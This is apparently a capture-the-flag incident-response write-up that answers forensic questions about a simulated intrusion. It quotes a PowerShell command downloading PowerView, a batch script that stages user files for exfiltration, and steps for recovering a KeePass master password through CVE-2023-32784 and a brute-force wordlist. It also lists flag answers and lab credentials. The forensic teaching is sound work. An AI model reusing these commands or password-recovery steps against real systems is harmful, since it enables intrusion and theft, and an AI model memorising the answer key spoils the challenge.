Hunter Challenge

Sherlock Scenario
A SOC analyst received an alert about possible lateral movement and credential stuffing attacks. The alerts were not of high confidence and there was a chance of false positives as the SOC was newly deployed. Upon further analysis and network analysis by senior soc analyst it was confirmed that an attack took place. As part of incident response team you are assigned the incident ticket. The network capture device had some performance issues from some time so we unable to capture all traffic. You are provided with the Artifacts acquired from the endpoint and the limited network capture for analysis. Now it's your duty to conduct a deep dive with the provided data sources to understand how did the incident occured.

Task 1:
What is the mitre technique ID of the tactic used by the attacker to gain initial access to the system?

Brute force attempts on a lot of CVE's

Answer: T1569.002

Task 2:
When did attacker gain a foothold on the system? (UTC)

Checking the Security logs with event ID 4624 I found a logon type 3 from a Kali machine from the source IP 172.17.79.133

```
Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:        No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-3239415629-1862073780-2394361899-1104
        Account Name:           alonzo.spire
        Account Domain:         FORELA
        Logon ID:               0x174d1c7
        Linked Logon ID:        0x0
        Network Account Name:   -
        Network Account Domain:         -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       kali
        Source Network Address: 172.17.79.133
        Source Port:            0
```

- **TimeCreated**
  [**SystemTime**] 2023-06-21T11:19:34.7251230Z
  EventRecordID 21289

Answer: 2023-06-21 11:19:34

Task 3:
What's the SHA1 hash of the exe which gave remote access to the attacker?

I used AmcacheParser.exe and found the file inside it

Line	Tag	Application Name	Program Id	File Key Last Write Timestamp	SHA1	Is Os Component	Full Path
77		Unassociated	000672bebd90078d726bb1ac834a77f7b6d20000ffff	2023-06-21 11:33:14	23873bf2670cf64c2440058130548d4e4da412dd		c:\windows\owujomcy.exe

Answer: 23873bf2670cf64c2440058130548d4e4da412dd

Task 4:
When was whoami command executed on the system by the attacker? (UTC)

I didn't find anything after I tried a lot of things, but then I thought to myself when whoami is executed then a process should be executed too. So I searched for whoami in prefetch artifact and found the timestamp

ce Filename	Volume1Seri…	Source Created	Source Modified	Source Access…	Executable Name
Users\Bubble\Desktop\Acquisition\2023-06-22T092426_Acquisition\C\Windows\prefetch\WHOAMI.EXE-67383F62.pf		2024-08-16 10:02:17	2023-06-21 11:19:59	2024-08-16 10…	WHOAMI.EXE

Answer: 2023-06-21 11:19:59

Task 5:
We believe the attacker performed enumeration after gaining a foothold. They likely discovered a PDF document containing RDP credentials for an administrator's workstation. We believe the attacker accessed the contents of the file and utilised them to gain access to the endpoint. Find a way to recover contents of the PDF file and confirm the password.

I used the Search Index artifact (Windows DB) in the path:
C:\Users\Bubble\Desktop\Acquisition\2023-06-22T092426_Acquisition\C\ProgramData\Microsoft\search\data\applications\windows

Name	Date modified	Type	Size
GatherLogs	6/22/2023 2:24 AM	File folder	
edb.jcp	6/21/2023 5:54 AM	JCP File	8 KB
edb.jtx	6/22/2023 2:25 AM	JTX File	1,024 KB
edb0001F.jtx	6/19/2023 1:55 AM	JTX File	1,024 KB
edb00020.jtx	6/20/2023 1:31 AM	JTX File	1,024 KB
edb00021.jtx	6/21/2023 4:18 AM	JTX File	1,024 KB
edbres00001.jrs	3/7/2023 4:51 AM	JRS File	1,024 KB
edbtmp.jtx	6/14/2023 2:07 AM	JTX File	1,024 KB
Windows.edb	6/22/2023 2:18 AM	EDB File	24,576 KB
Windows.jfm	6/21/2023 5:54 AM	JFM File	16 KB

I copied this folder to my Kali Linux machine and used the tool "sidr" to parse the Windows.edb

```
┌──(bubble㉿kali)-[~/sidr/target/release]
└─$ ./sidr -f csv -o ~/Desktop/windows/reports ~/Desktop/windows/

Processing ESE db: /home/bubble/Desktop/windows/Windows.edb
WARNING: The database state is not clean.
Processing a dirty database may generate inaccurate and/or incomplete results.

Use windows\system32\esentutl.exe for recovery (/r) and repair (/p).
Note that Esentutl must be run from a version of Windows that is equal to or newer than the one that generated the database.
/home/bubble/Desktop/windows/reports/FORELA-WKSTN002_File_Report_20240819_214310.564762617_dirty.csv
/home/bubble/Desktop/windows/reports/FORELA-WKSTN002_Internet_History_Report_20240819_214310.564832823_dirty.csv
/home/bubble/Desktop/windows/reports/FORELA-WKSTN002_Activity_History_Report_20240819_214310.564845080_dirty.csv


Found 1 Windows Search database(s)
```

Then I opened the CSV files with Timeline Explorer and searched for the PDF filename "internal_documentation.pdf"

System_Item Path Display
C:\Users\alonzo.spire\Desktop\internal_documentation.pdf
C:\Users\alonzo.spire\Documents\internal_documentation.pdf

Then I opened the "System_Search_Auto Summary" column

System_Search_Auto Summary
1/1 Alonzo Spire internal documentation- Forela co Occasionaly run the network file share
1/1 Alonzo Spire internal documentation- Forela co Occasionaly run the network file share

Cell contents

```
1/1 Alonzo Spire internal documentation- Forela co Occasionaly run the network file share
service script accross workstations. RDP creds for Wkstn002 are JollyRancherATForela22
Here are some key practices to keep in mind: 1. Limit access: It is important to limit
access to sensitive systems and data to only those who need it. This means using strong
passwords, implementing two-factor authentication, and setting up access controls to
ensure that users only have access to the resources they need to do their jobs. 2.
Regular updates: Keep your systems up-to-date with the latest security patches and
updates. This will help to prevent vulnerabilities from being exploited by attackers. 3.
Backup and recovery: Regularly backup your data to ensure that you can recover it in the
event of a system failure or attack. Make sure to test your backups regularly to ensure
that they are working correctly. 4. Monitoring: Monitor your systems for unusual
activity and be alert to any signs of a potential attack. This can include
```

Answer: JollyRancherATForela22

Task 6:
At what time did the adversary initially authenticate utilizing RDP? (UTC)

Checked the Security logs with logon type 10 and found the connection with RDP

Description

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           FORELA-WKSTN002$
        Account Domain:         FORELA
        Logon ID:               0x3e7

Logon Information:
        Logon Type:             10
        Restricted Admin Mode:  No
        Virtual Account:        No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-3239415629-1862073780-2394361899-1104
        Account Name:           alonzo.spire
        Account Domain:         FORELA
        Logon ID:               0x176be87
        Linked Logon ID:        0x176c6ea
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {d470a004-dd62-5be0-5aa9-04618a8b4429}

Process Information:
        Process ID:             0x6b0
        Process Name:           C:\Windows\System32\svchost.exe

Network Information:
        Workstation Name:       FORELA-WKSTN002
        Source Network Address: 172.17.79.133
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          User32
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0
```

Answer: 2023-06-21 11:44:52

Task 7:
The security team have located numerous unusual PowerShell scripts on the host. We believe the adversary may have downloaded the tooling and renamed it to stay hidden. Please confirm the original name of the malicious PowerShell script utilised by the attacker.

While investigating the logs I found the file

Description

```
Engine state is changed from Available to Stopped.

Details:
        NewEngineState=Stopped
        PreviousEngineState=Available

        SequenceNumber=15

        HostName=ConsoleHost
        HostVersion=5.1.19041.2673
        HostId=b9505ee1-faf5-41b3-af08-7dddad696ee3
        HostApplication=powershell -c (New-Object Net.WebClient).DownloadFile
('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1
```

Answer: Powerview.ps1


Task 8:
We believe the attacker enumerated installed applications on the system and found an application of interest. We have seen some alerts for a tool named Process Hacker. Which application were they interested it?

After I downloaded the FTP files which includes the keepassproc.dmp I assumed the application is KeePass.

Answer: Keepass

Task 9:
What was the name of the initial dump file?

I search the user folder and found inside the "Acquisition\2023-06-22T092426_Acquisition\C\Users\alonzo.spire\AppData\Roaming\Microsoft\Windows\Recent" a file named "pid9180.dmp" this kind of name is usually after a dump is executing from process hacker or task manager



Answer: pid9180.dmp

Task 10:
The attackers downloaded a custom batch script from their C2 server. What is the full C2 domain url from where it was downloaded?

I did strings on the MFT file and used grep http and saved it to a txt file.
Then I opened it with Notepad++ and searched for .bat


```
C:\Users\Bubble
λ strings C:\Users\Bubble\Desktop\Acquisition\2023-06-22T092426_Acquisition\C\$MFT | grep -i http > "C:\Users\Bubble\
Desktop\Acquisition\2023-06-22T092426_Acquisition\C\New folder\File.txt"
```

```
Search ".bat" (2 hits in 1 file of 1 searched)
  C:\Users\Bubble\Desktop\Acquisition\2023-06-22T092426_Acquisition\C\New folder\file.txt (2 hits)
    Line  1764: http://oakfurnitures.uk/ovxlabd/campaign/uk_orgs/Scout.bat
    Line  6688: http://oakfurnitures.uk/ovxlabd/campaign/uk_orgs/Scout.bat
```


Answer: http://oakfurnitures.uk/ovxlabd/campaign/uk_orgs/scout.bat

Task 11:
Whats the MD5 hash of the batch script?

This task took me a lot of time to complete. I tried everything I could and explored all the directories and artifacts I knew and nothing worked.
Then I said lets use Notepad++ and search on the C drive for the domain "oakfurnitures"
The Notepad shows 1 result associate with the file "A3CEB2B928510B461A9B19D9B4B8D5B6"




So I went to the path "C\Users\alonzo.spire\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\"



Then I opened all the files on notepad and noticed more http links which redirect to download so I downloaded everything but nothing was found there. I even tried to use the website "WayBack Machine" to find the download but it's not worked.


Then I went to the other user CyberJunkie on the same path but same things was seen with no success.
So I went back to alonzo and noticed there is another folder before the MetaData named "Content"



I saw that the file names are similar to the MetaData folder but this time the file "A3CEB2B928510B461A9B19D9B4B8D5B6" is 10 KB and not 1 KB like in the MetaData.
I opened the file and saw some commands

```
set "source=%userprofile%"
set "destination=%temp%\Exfil"



if not exist "%destination%" mkdir "%destination%"

for /r "%source%" %%a in (*.docx *.docm *.pdf *.xls *.txt *.ppt *.xlsx *.pptx) do (
    copy "%%a" "%destination%"
)

cd %TEMP%\Exfil
"C:\Program Files\WinRAR\Rar.exe" a Exfil









#set "source=%userprofile%"
#set "destination=%temp%\Exfil"


#if not exist "%destination%" mkdir "%destination%"

#for /r "%source%" %%a in (*.docx *.docm *.pdf *.xls *.txt *.ppt *.xlsx *.pptx) do (
#    copy "%%a" "%destination%"
#)

#cd %TEMP%\Exfil
#"C:\Program Files\WinRAR\Rar.exe" a Data -p rwajnkhgbdtyalmd




#set "source=%userprofile%"
#set "destination=%temp%\Exfil"


#if not exist "%destination%" mkdir "%destination%"

#for /r "%source%" %%a in (*.docx *.docm *.pdf *.xls *.txt *.ppt *.xlsx *.pptx) do (
#    copy "%%a" "%destination%"
#)

#cd %TEMP%\Exfil
#"C:\Program Files\WinRAR\Rar.exe" a Data -p rwajnkhgbdtyalmd
```

So I assumed this is the Batch script so I took his MD5.




Answer: 93F595357E23C5FCE3ED694DAFA7C0A3

Task 12:
The attackers tried to exfiltrate the data to their FTP server but couldn't connect to it. The threat intelligence team wants you to collect more TTPs (Tactics, Techniques, and Procedures) and IOCs (Indicators of Compromise) related to the adversary. It would be really helpful for the TI team if you could provide some useful information regarding the attacker's infrastructure being used. Can you find the domain name and the password of their FTP server?

I checked the Filezilla XML files with Notepad++ and found the hostname and the password:

recentservers.xml


```
<?xml version="1.0" encoding="UTF-8"?>
<FileZilla3 version="3.63.2.1" platform="windows">
    <RecentServers>
        <Server>
            <Host>13.235.18.128</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>theyoungwolf</User>
            <Pass encoding="base64">VGh1TG9nZ05pZ2h0SXNDb21pbmc=</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
        <Server>
            <Host>ypmlads.ftp.fileserver</Host>
            <Port>4825</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>cyberjunkie</User>
            <Pass encoding="base64">VWlvbnNrSEdUTERT</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
        <Server>
            <Host>13.45.67.23</Host>
            <Port>21</Port>
            <Protocol>0</Protocol>
            <Type>0</Type>
            <User>alonzo.spire</User>
            <Pass encoding="base64">VGhlQXdlc29tZUdyYXBl</Pass>
            <Logontype>1</Logontype>
            <PasvMode>MODE_DEFAULT</PasvMode>
            <EncodingType>Auto</EncodingType>
            <BypassProxy>0</BypassProxy>
        </Server>
    </RecentServers>
</FileZilla3>
```



Answer: ypmlads.ftp.fileserver:UlonskHGTLDS

Task 13:
Upon failing their initial attempt to exfiltrate data, the SOC team observed further FTP data being sent to a cloud environment. It is believed that the attackers spun up an instance on the cloud and ran another FTP server hastily to exfiltrate the collected data. Please try to find more information regarding the adversary's infrastructure, so the Threat Intel team can better understand which group might be behind this attack. What is the remote path on the adversary's server where they stored the exfiltrated data?

Checking the Wireshark FTP traffic I found the path



1805… 2023-06-21 12:21:24.150955	13.235.18.128	21	172.17.79.131	52157	FTP	126	Response: 257 "/home/theyoungwolf/xchjfad/uk_campaigns" is the current directory
1805… 2023-06-21 12:21:24.151484	172.17.79.131	52157	13.235.18.128	21	FTP	62	Request: TYPE I
1805… 2023-06-21 12:21:24.209357	13.235.18.128	21	172.17.79.131	52157	FTP	85	Response: 200 Switching to Binary mode.
1805… 2023-06-21 12:21:24.209583	172.17.79.131	52157	13.235.18.128	21	FTP	60	Request: PASV
1806… 2023-06-21 12:21:24.267933	13.235.18.128	21	172.17.79.131	52157	FTP	106	Response: 227 Entering Passive Mode (13,235,18,128,110,165).
1806… 2023-06-21 12:21:24.268446	172.17.79.131	52157	13.235.18.128	21	FTP	76	Request: STOR keepassproc.zip
1807… 2023-06-21 12:21:24.309893	13.235.18.128	21	172.17.79.131	52157	FTP	70	Response: 150 Ok to send data


```
Frame 180595: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits) on interface \Device\NPF_{B06A14A2-CDC9-4027-B73A-629DFF723AC0}, id 0
Ethernet II, Src: VMware_ee:c1:2f (00:50:56:ee:c1:2f), Dst: VMware_85:78:cb (00:0c:29:85:78:cb)
Internet Protocol Version 4, Src: 13.235.18.128, Dst: 172.17.79.131
Transmission Control Protocol, Src Port: 21, Dst Port: 52157, Seq: 191, Ack: 117, Len: 72
File Transfer Protocol (FTP)
[Current working directory: /home/theyoungwolf/xchjfad/uk_campaigns]
```

```
0000  00 0c 29 85 78 cb 00 50  56 ee c1 2f 08 00 45 00   ··)·x··P V··/··E·
0010  00 70 59 61 00 00 80 06  c5 27 0d eb 12 80 ac 11   ·pYa···· ·'····
0020  4f 83 00 15 cb bd 67 07  24 fa a8 b9 c3 40 50 18   O·····g· $····@P·
0030  fa f0 17 81 00 00 32 35  37 20 22 2f 68 6f 6d 65   ····25 7 "/home
0040  2f 74 68 65 79 6f 75 6e  67 77 6f 6c 66 2f 78 63   /theyoun gwolf/xc
0050  68 6a 66 61 64 2f 75 6b  5f 63 61 6d 70 61 69 67   hjfad/uk _campaig
0060  6e 73 22 20 69 73 20 74  68 65 20 63 75 72 72 65   ns" is t he curre
0070  6e 74 20 64 69 72 65 63  74 6f 72 79 0d 0a         nt direc tory··
```

Answer: /home/theyoungwolf/xchjfad/uk_campaigns

Task 14:
For how long did the tool used for exfiltrating data, run before being closed? (Answer in seconds)


This can be found at the UserAssist from the NTUSER.DAT



Values | UserAssist

Drag a column header here to group by that column

Program Name	Run Counter	Focus Count	Focus Time	Last Executed
filezil	=	=		=
C:\Users\alonzo.spire\Downloads\FileZilla_3.63.2.1_win64_sponsored2-setup.exe	0	1	0d, 0h, 00m, 43s	
FileZilla.Client.AppID	3	7	0d, 0h, 10m, 48s	2023-06-21 11:59:54
C:\Users\alonzo.spire\Desktop\FileZilla Client.lnk	3	0	0d, 0h, 00m, 00s	2023-06-21 11:59:54



Answer: 648

Task 15:
The security team highlighted that information pertaining to a sensitive project may have been exfiltrated by the attackers and are now worried about the threat of extortion. Which directory did the attacker manage to stage and then exfiltrate?

I downloaded some files from the FTP in Wireshark and one of the archive files contains a folder name "REDACTED_SENSITIVE" so I searched it on the MFT

Line	Tag	Entry Number	Sequence Number	Parent Entry Number	Parent Sequence Number	In Use	Parent Path	File Name
=	▣	=	=	=	=	▣		
186269	☐	151854	4	213315	4	☑	.\Users\alonzo.spire\Documents	REDACTED_SENSITIVE

Answer: C:\Users\alonzo.spire\Documents\REDACTED_SENSITIVE

Task 16:
What specific CVE did the attacker exploit to gain access to the sensitive contents?

After I downloaded the keepassproc.dmp from Wireshark FTP traffic and exported it with the password I found from task 12 I searched about the KeePass dmp and found a Github link with a CVE


Answer: CVE-2023-32784

Task 17:
Find a way to access the sensitive information. The information was related to development of an internal application. What is the suggested name for this app?

I downloaded the FTP files from Wireshark which includes the KeePass "Database.kdbx" and "keepassproc.dmp"
Then I downloaded the files from the GitHub CVE CVE-2023-32784 and followed a YouTube video on how to dump the password.

EASY: Dumping the KeePass Master Password - CVE-2023-32784

I saved the keepassproc.dmp inside the folder "keepass-password-dumper-main" and opened cmd
And used the command "dotnet run keepassproc.dmp"



Name	Date modified	Type	Size
assets	8/17/2023 12:26 PM	File folder	
bin	8/19/2024 3:34 PM	File folder	
obj	8/19/2024 3:34 PM	File folder	
.gitignore	8/17/2023 12:26 PM	GITIGNORE File	1 KB
keepass_password_dumper.csproj	8/17/2023 12:26 PM	CSPROJ File	1 KB
keepassproc.dmp	6/21/2023 5:06 AM	DMP File	264,742 KB
LICENSE	8/17/2023 12:26 PM	File	2 KB
Program.cs	8/17/2023 12:26 PM	CS File	7 KB
README.md	8/17/2023 12:26 PM	MD File	7 KB

```
C:\Users\Bubble\Desktop\keepass-password-dumper-main>dotnet run keepassproc.dmp

Welcome to .NET 7.0!
---------------------
SDK Version: 7.0.410

Telemetry
---------
The .NET tools collect usage data in order to help us improve your experience. It is collected

Read more about .NET CLI Tools telemetry: https://aka.ms/dotnet-cli-telemetry

----------------
Installed an ASP.NET Core HTTPS development certificate.
To trust the certificate run 'dotnet dev-certs https --trust' (Windows and macOS only).
Learn about HTTPS: https://aka.ms/dotnet-https
----------------
Write your first app: https://aka.ms/dotnet-hello-world
Find out what's new: https://aka.ms/dotnet-whats-new
Explore documentation: https://aka.ms/dotnet-docs
Report issues and find source on GitHub: https://github.com/dotnet/core
Use 'dotnet --help' to see available commands or visit: https://aka.ms/dotnet-cli
--------------------------------------------------------------------------------
Found: ●h
Found: ●h
Found: ●h
Found: ●h
Found: ●h
```

```
Password candidates (character positions):
Unknown characters are displayed as "●"
1.:    ●
2.:    h, Ï, §, ', B, A, ⊟, R, ö, þ, V, 0, ¦, (, ⊞, 5, Y, 4,
3.:    l,
4.:    h,
5.:    d,
6.:    f,
7.:    G,
8.:    V,
9.:    B,
10.:   U,
11.:   l,
12.:   g,
13.:   t,
14.:   l,
15.:   h,
16.:   k,
17.:   j,
18.:   n,
19.:   k,
20.:   m,
21.:   6,
22.:   3,
23.:   0,
24.:   6,
25.:   9,
26.:   !,
27.:   @,
28.:   e,
29.:   f,
30.:   k,
31.:   l,
32.:   $,
Combined: ●{h, Ï, §, ', B, A, ⊟, R, ö, þ, V, 0, ¦, (, ⊞, 5, Y, 4}lhdfGVBUlgtlhkjnkm63069!@efkl$
```

Like the video says, the dot (*) sign in number 1 means the first letter of the password is unknown but from number 2 until 32 the password is correct.
Which means the password should be hlhdfGVBUlgtlhkjnkm63069!@efkl$ but only the first letter is missing.
I told ChatGPT to make me a wordlist that the only first letter will be with different combination of letters and symbols.

The wordlist has been generated where only the first character changes, while the rest of the string remains constant (`**hlhdfGVBUlgtlhkjnkm63069!@efkl$**`). You can download the corrected wordlist using the link below:

Download the final corrected wordlist [↓]

```
4hlhdfGVBUlgtlhkjnkm63069!@efkl$
5hlhdfGVBUlgtlhkjnkm63069!@efkl$
6hlhdfGVBUlgtlhkjnkm63069!@efkl$
7hlhdfGVBUlgtlhkjnkm63069!@efkl$
8hlhdfGVBUlgtlhkjnkm63069!@efkl$
9hlhdfGVBUlgtlhkjnkm63069!@efkl$
!hlhdfGVBUlgtlhkjnkm63069!@efkl$
"hlhdfGVBUlgtlhkjnkm63069!@efkl$
#hlhdfGVBUlgtlhkjnkm63069!@efkl$
$hlhdfGVBUlgtlhkjnkm63069!@efkl$
%hlhdfGVBUlgtlhkjnkm63069!@efkl$
&hlhdfGVBUlgtlhkjnkm63069!@efkl$
'hlhdfGVBUlgtlhkjnkm63069!@efkl$
(hlhdfGVBUlgtlhkjnkm63069!@efkl$
)hlhdfGVBUlgtlhkjnkm63069!@efkl$
*hlhdfGVBUlgtlhkjnkm63069!@efkl$
+hlhdfGVBUlgtlhkjnkm63069!@efkl$
,hlhdfGVBUlgtlhkjnkm63069!@efkl$
-hlhdfGVBUlgtlhkjnkm63069!@efkl$
.hlhdfGVBUlgtlhkjnkm63069!@efkl$
/hlhdfGVBUlgtlhkjnkm63069!@efkl$
:hlhdfGVBUlgtlhkjnkm63069!@efkl$
;hlhdfGVBUlgtlhkjnkm63069!@efkl$
<hlhdfGVBUlgtlhkjnkm63069!@efkl$
=hlhdfGVBUlgtlhkjnkm63069!@efkl$
>hlhdfGVBUlgtlhkjnkm63069!@efkl$
?hlhdfGVBUlgtlhkjnkm63069!@efkl$
@hlhdfGVBUlgtlhkjnkm63069!@efkl$
[hlhdfGVBUlgtlhkjnkm63069!@efkl$
\hlhdfGVBUlgtlhkjnkm63069!@efkl$
]hlhdfGVBUlgtlhkjnkm63069!@efkl$
```

I copied the wordlist file and the Database.kdbx to my Kali machine.

Then I downloaded a keepass4brute from Github
https://github.com/r3nt0n/keepass4brute

About the project

KDBX 4.x format (Keepass >=2.36) is not supported by `keepass2john` yet, so there is no known way to extract the hash and crack it.

This tool is a quick and dirty patch for the current situation. It tries to bruteforce the passphrase testing a provided wordlist directly against the db file.

Dependencies


- keepassxc-cli

Usage


```
./keepass4brute.sh <kdbx-file> <wordlist>
```

```
┌──(bubble㉿kali)-[~/keepass4brute]
└─$ ./keepass4brute.sh '/home/bubble/Desktop/Database.kdbx' '/home/bubble/Desktop/wordlists.txt'
keepass4brute 1.3 by r3nt0n
https://github.com/r3nt0n/keepass4brute

[+] Words tested: 83/94 - Attempts per minute: 2490 - Estimated time remaining: 0 seconds
[+] Current attempt: ?hlhdfGVBUlgtlhkjnkm63069!@efkl$

[*] Password found: ?hlhdfGVBUlgtlhkjnkm63069!@efkl$
```


After the password was cracked, I downloaded KeePass to my machine and used the password ?hlhdfGVBUlgtlhkjnkm63069!@efkl$



Inside the KeePass there is a Corporate - Projects which includes the password for the archive file "redacted-project.zip" I downloaded from Wireshark FTP



I extracted the files from the archive with the password





```
This is a sensitive project and the json file holds some data about our CEO and some of our buisness partners. The app is called "C-Comms" for now and will be used by all C-Level executives of forela and forela's buisness partners Executives
```

Answer: C-Comms

Task 18:
SSN were also part of the sensitive project which was exfiltrated by the attacker. What is the SSN number of Arthur Morgan from zeeindustries?

Same thing like task 17





```
[{"id":1,"first_name":"happy","last_name":"grunwald","email":"happy.grunwald@forela.co.uk","gender":"Male","Position":"CEO","SSN":"339-43-0719","Organization ":"Forela"},
{"id":2,"first_name":"Arthur","last_name":"Morgan","email":"AMorgan@ZeeIndustries.uk","gender":"Male","Position":"CEO","SSN":"762-67-5421","Organization ":"ZeeIndustries Inc"},
{"id":3,"first_name":"Sansa","last_name":"Stark","email":"lrenahan2@Bernhard.com","gender":"Female","Position":"CEO","SSN":"285-66-3324","Organization ":"Bernhard Inc"}]
```


Answer: 762-67-5421

Task 19:
We believe the domain admin credentials have been leaked in this incident. Please confirm the Domain Admin password?

Same like task 17, inside the KeePass - Network I found the domain admin credentials



Answer: PapxxuW5Ly8t3KSl8G1k